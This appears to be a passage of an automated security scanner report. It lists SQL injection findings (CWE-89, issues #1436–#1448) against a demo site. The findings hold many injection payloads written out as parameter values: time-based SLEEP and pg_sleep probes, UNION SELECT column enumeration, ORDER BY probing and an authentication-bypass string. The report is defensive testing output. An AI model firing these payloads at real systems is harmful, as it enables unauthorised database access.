Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY SLEEP(5)</td></tr></table>	Name	Value	DemoUser1#	ORDER BY SLEEP(5)
Name	Value				
DemoUser1#	ORDER BY SLEEP(5)				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="</pre>				

	<pre>width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6JslJ4MHXXKX0-rl8l020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1436

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6JslJ4MHXXKX0-rl8l020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1437				

Scan	SQL Injection
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>"^"</td></tr></table>	Name	Value	DemoUser1#	"^"
Name	Value				
DemoUser1#	"^"				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1438				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 17</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 17
Name	Value				
DemoUser1#	ORDER BY 17				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>				

	z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1439

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)))</td></tr> </table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)))
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)))				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1440				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td></td><td></td></tr> </table>	Name	Value		
Name	Value				

Parameters	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')),5,6,7,8
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1441	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 2</td></tr></table>		Name	Value	DemoUser1#	ORDER BY 2
Name	Value					
DemoUser1#	ORDER BY 2					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnlx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/d{1,2}(\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					

CWE-ID	CWE-89	
Issue Number		#1442

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>1) or pg_sleep(5)--</td></tr></table>		Name	Value	DemoUser1#	1) or pg_sleep(5)--
Name	Value					
DemoUser1#	1) or pg_sleep(5)--					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8l020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSrKXQE1R8DlggvFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number		#1443				

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23#

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script

	<pre>language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1444	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>admin") or "1"="1</td></tr></table>		Name	Value	DemoUser1#	admin") or "1"="1
Name	Value					
DemoUser1#	admin") or "1"="1					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXK0-rl8l020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1445					

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	

Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AnD SLEEP(5)--</td></tr></table>	Name	Value	DemoUser1#	AnD SLEEP(5)--
Name	Value				
DemoUser1#	AnD SLEEP(5)--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBhZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1446				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13#</td></tr></table>	Name	Value	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13#
Name	Value				
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBhZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1447

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28 --</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28 --
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28 --				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1448				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 18</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 18
Name	Value				
DemoUser1#	ORDER BY 18				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785</p>				

